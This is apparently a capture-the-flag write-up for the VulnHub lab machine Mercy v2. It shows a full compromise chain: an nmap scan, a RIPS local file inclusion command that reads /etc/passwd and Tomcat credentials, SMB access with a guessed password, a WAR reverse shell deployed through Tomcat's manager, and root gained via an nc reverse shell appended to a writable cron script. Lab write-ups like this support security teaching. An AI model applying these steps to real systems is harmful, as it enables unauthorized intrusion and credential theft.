VulnHub : Digital World : Mercy V2
3 July, 2021
Machine Link: https://www.vulnhub.com/entry/digitalworldlocal-mercy-v2,263/
Beginning with an nmap scan
# nmap -A -sC -sV -O -p 1-65535 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0010s latency).
Not shown: 65525 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 93:64:02:58:62:0e:e7:85:50:d9:97:ea:8d:01:68:f6 (DSA)
|   2048 13:77:33:9a:49:c0:51:dc:8f:fb:c8:33:17:b2:05:71 (RSA)
|   256 a2:25:3c:cf:ac:d7:0f:ae:2e:8c:c5:14:c4:65:c1:59 (ECDSA)
|_  256 33:12:1b:6a:98:da:ea:9d:8c:09:94:ed:44:8d:4e:5b (ED25519)
53/tcp   open  domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/mercy /nomercy
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA STLS SASL TOP AUTH-RESP-CODE PIPELINING RESP-CODES UIDL
|_ssl-date: TLS randomness does not represent time
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: SASL-IR more STARTTLS have post-login LOGINDISABLEDA0001 listed ID OK IDLE IMAP4rev1 Pre-login LOGIN-REFERRALS capabilities LITERAL+ ENABLE
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp  open  ssl/imaps?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3s?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
MAC Address: 08:00:27:C3:4E:EE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h49m58s, deviation: 4h37m07s, median: 5h29m58s
|_nbstat: NetBIOS name: MERCY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: mercy
|   NetBIOS computer name: MERCY\x00
|   Domain name: \x00
|   FQDN: mercy
|_  System time: 2021-07-04T01:39:39+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-03T17:39:39
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   1.03 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.56 seconds
I'll start off with port 80
# curl http://192.168.56.104/mercy/index
Welcome to Mercy!

We hope you do not plead for mercy too much. If you do, please help us upgrade our website to allow our visitors to obtain more than just the local time of our system.
/nomercy is hosting version 0.53 of RIPS

This version of RIPS was vulnerable to local file inclusion https://www.exploit-db.com/exploits/18660
# curl "http://192.168.56.104/nomercy/windows/code.php?file=../../../../../../etc/passwd"
<table width='100%'>
<tr><td><table><tr><td class="linenrcolumn"><span class="linenr">1</span><A id='3'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">2</span><A id='4'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">3</span><A id='5'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">4</span><A id='6'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">5</span><A id='7'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">6</span><A id='8'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">7</span><A id='9'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">8</span><A id='10'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">9</span><A id='11'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">10</span><A id='12'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">11</span><A id='13'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">12</span><A id='14'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">13</span><A id='15'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">14</span><A id='16'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">15</span><A id='17'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">16</span><A id='18'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">17</span><A id='19'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">18</span><A id='20'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">19</span><A id='21'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">20</span><A id='22'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">21</span><A id='23'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">22</span><A id='24'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">23</span><A id='25'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">24</span><A id='26'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">25</span><A id='27'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">26</span><A id='28'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">27</span><A id='29'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">28</span><A id='30'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">29</span><A id='31'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">30</span><A id='32'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">31</span><A id='33'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">32</span><A id='34'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">33</span><A id='35'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">34</span><A id='36'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">35</span><A id='37'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">36</span><A id='38'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">37</span><A id='39'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">38</span><A id='40'></A></td></tr><tr><td class="linenrcolumn"><span class="linenr">39</span><A id='41'></A></td></tr></table></td><td id="codeonly"><table id="codetable" width="100%"><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? root:x:0:0:root:/root:/bin/bash
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? bin:x:2:2:bin:/bin:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? sys:x:3:3:sys:/dev:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? sync:x:4:65534:sync:/bin:/bin/sync
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? games:x:5:60:games:/usr/games:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? libuuid:x:100:101::/var/lib/libuuid:
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? syslog:x:101:104::/home/syslog:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? landscape:x:102:105::/var/lib/landscape:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? messagebus:x:104:109::/var/run/dbus:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? bind:x:105:116::/var/cache/bind:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? postfix:x:106:117::/var/spool/postfix:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? dovecot:x:108:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? dovenull:x:109:120:Dovecot login user,,,:/nonexistent:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? postgres:x:111:121:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? avahi:x:112:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? colord:x:113:124:colord colour management daemon,,,:/var/lib/colord:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? libvirt-qemu:x:114:108:Libvirt Qemu,,,:/var/lib/libvirt:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? libvirt-dnsmasq:x:115:125:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? tomcat7:x:116:126::/usr/share/tomcat7:/bin/false
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? pleadformercy:x:1000:1000:pleadformercy:/home/pleadformercy:/bin/bash
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? qiu:x:1001:1001:qiu:/home/qiu:/bin/bash
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? thisisasuperduperlonguser:x:1002:1002:,,,:/home/thisisasuperduperlonguser:/bin/bash
</span></td></tr><tr><td nowrap class="codeline"><span class="phps-t-inline-html" ><? fluffy:x:1003:1003::/home/fluffy:/bin/sh
</span></td></tr></table>
</td></tr></table>
So I guess the users to consider were pleadformercy, qiu, thisisasuperduperlonguser and fluffy apart from root
Moving on to the next ports for now, I enumerated the SMB related ports.
 ===========================================
|    Share Enumeration on 192.168.56.104    |
 ===========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        qiu             Disk
        IPC$            IPC       IPC Service (MERCY server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.56.104
//192.168.56.104/print$ Mapping: DENIED, Listing: N/A
//192.168.56.104/qiu    Mapping: DENIED, Listing: N/A
//192.168.56.104/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
Onwards to port 8080. It was hosting Apache Tomcat and on the homepage, there was some information. Users for Tomcat's manager and host-manager web apps were defined in /etc/tomcat7/tomcat-users.xml

I used the earlier found LFI to read this file.

Now I have two pairs of credentials
thisisasuperduperlonguser:heartbreakisinevitable
fluffy:freakishfluffybunny
Next I checked the path /tryharder/tryharder/ that was mentioned in the robots.txt
$ curl -s http://192.168.56.104:8080/tryharder/tryharder | base64 --decode
It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent password list.

Once, we found the password "password", quite literally sticking on a post-it in front of an employee's desk! As silly as it may be, the employee pleaded for mercy when we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.
Using qiu:password I was able to access the SMB share qiu
# smbclient -U qiu //192.168.56.104/qiu
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 31 15:07:00 2018
  ..                                  D        0  Mon Nov 19 11:59:09 2018
  .bashrc                             H     3637  Sun Aug 26 09:19:34 2018
  .public                            DH        0  Sun Aug 26 10:23:24 2018
  .bash_history                       H      163  Fri Aug 31 15:11:34 2018
  .cache                             DH        0  Fri Aug 31 14:22:05 2018
  .private                           DH        0  Sun Aug 26 12:35:34 2018
  .bash_logout                        H      220  Sun Aug 26 09:19:34 2018
  .profile                            H      675  Sun Aug 26 09:19:34 2018

                19213004 blocks of size 1024. 16325368 blocks available
smb: \> cd .private
smb: \.private\> ls
  .                                   D        0  Sun Aug 26 12:35:34 2018
  ..                                  D        0  Fri Aug 31 15:07:00 2018
  opensesame                          D        0  Thu Aug 30 12:36:50 2018
  readme.txt                          N       94  Sun Aug 26 10:22:35 2018
  secrets                             D        0  Mon Nov 19 12:01:09 2018

                19213004 blocks of size 1024. 16325368 blocks available
smb: \.private\> get readme.txt
getting file \.private\readme.txt of size 94 as readme.txt (4.8 KiloBytes/sec) (average 4.8 KiloBytes/sec)
smb: \.private\> ls secrets
  secrets                             D        0  Mon Nov 19 12:01:09 2018

                19213004 blocks of size 1024. 16325344 blocks available
smb: \.private\> cd opensesame\
smb: \.private\opensesame\> ls
  .                                   D        0  Thu Aug 30 12:36:50 2018
  ..                                  D        0  Sun Aug 26 12:35:34 2018
  configprint                         A      539  Thu Aug 30 12:39:14 2018
  config                              N    17543  Fri Aug 31 15:11:56 2018

                19213004 blocks of size 1024. 16325344 blocks available
smb: \.private\opensesame\> get config
getting file \.private\opensesame\config of size 17543 as config (305.9 KiloBytes/sec) (average 229.6 KiloBytes/sec)
smb: \.private\opensesame\> get configprint
getting file \.private\opensesame\configprint of size 539 as configprint (105.3 KiloBytes/sec) (average 221.9 KiloBytes/sec)
# cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
        UseSyslog

[openHTTP]
        sequence    = 159,27391,4
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[closeHTTP]
        sequence    = 4,27391,159
        seq_timeout = 100
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[openSSH]
        sequence    = 17301,28504,9999
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

[closeSSH]
        sequence    = 9999,28504,17301
        seq_timeout = 100
        command     = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
In the downloaded files, there was a port knocking sequence for http and ssh, which was weird since both of them were already open.
Using thisisasuperduperlonguser's credentials, I was able to login to the web application manager. Over there I saw an option to deploy a WAR file. I created a WAR reverse shell payload using msfvenom and uploaded it. It was visible in the applications list so I just had to visit the /shell path and the reverse shell was executed.

# nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 55676
whoami
tomcat7
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
After browsing around, I couldn't find anything significant even after running linpeas. I tried using the available credentials to switch to the available users, and was able to do so for fluffy
tomcat7@MERCY:/$ su fluffy
su fluffy
Password: freakishfluffybunny

Added user fluffy.

$ whoami
whoami
fluffy
$ id
id
uid=1003(fluffy) gid=1003(fluffy) groups=1003(fluffy)
$ ls -ltrha
ls -ltrha
total 16K
drwxr-xr-x 6 root   root   4.0K Nov 20  2018 ..
drwxr-xr-x 3 fluffy fluffy 4.0K Nov 20  2018 .private
-rw------- 1 fluffy fluffy   12 Nov 20  2018 .bash_history
drwxr-x--- 3 fluffy fluffy 4.0K Nov 20  2018 .
$ cd .private
cd .private
$ ls -ltrha
ls -ltrha
total 12K
drwxr-xr-x 3 fluffy fluffy 4.0K Nov 20  2018 .
drwxr-xr-x 2 fluffy fluffy 4.0K Nov 20  2018 secrets
drwxr-x--- 4 fluffy fluffy 4.0K Jul  4 03:01 ..
$ cd secrets
cd secrets
$ ls -ltrha
ls -ltrha
total 20K
-rwxrwxrwx 1 root   root    222 Nov 20  2018 timeclock
-rwxr-xr-x 1 fluffy fluffy   37 Nov 20  2018 backup.save
drwxr-xr-x 3 fluffy fluffy 4.0K Nov 20  2018 ..
-rw-r--r-- 1 fluffy fluffy   12 Nov 20  2018 .secrets
drwxr-xr-x 2 fluffy fluffy 4.0K Nov 20  2018 .
$ cat timeclock backup.save .secrets
cat timeclock backup.save .secrets
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
#!/bin/bash

echo Backing Up Files;

Try harder!

$ cat ../../../../../var/www/html/time
cat ../../../../../var/www/html/time
The system time is: Sun Jul  4 03:36:01 +08 2021.
Time check courtesy of LINUX
$ date
date
Sun Jul  4 03:37:19 +08 2021
So timeclock was owned by root and my guess was that it must be running periodically. Lucky for me, fluffy was allowed to write to it. So I added a nc based reverse shell payload towards the end of the script and waited.
# nc -lvnp 4243
listening on [any] 4243 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 46608
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
author-secret.txt
config
proof.txt
# cat proof.txt
Congratulations on rooting MERCY. :-)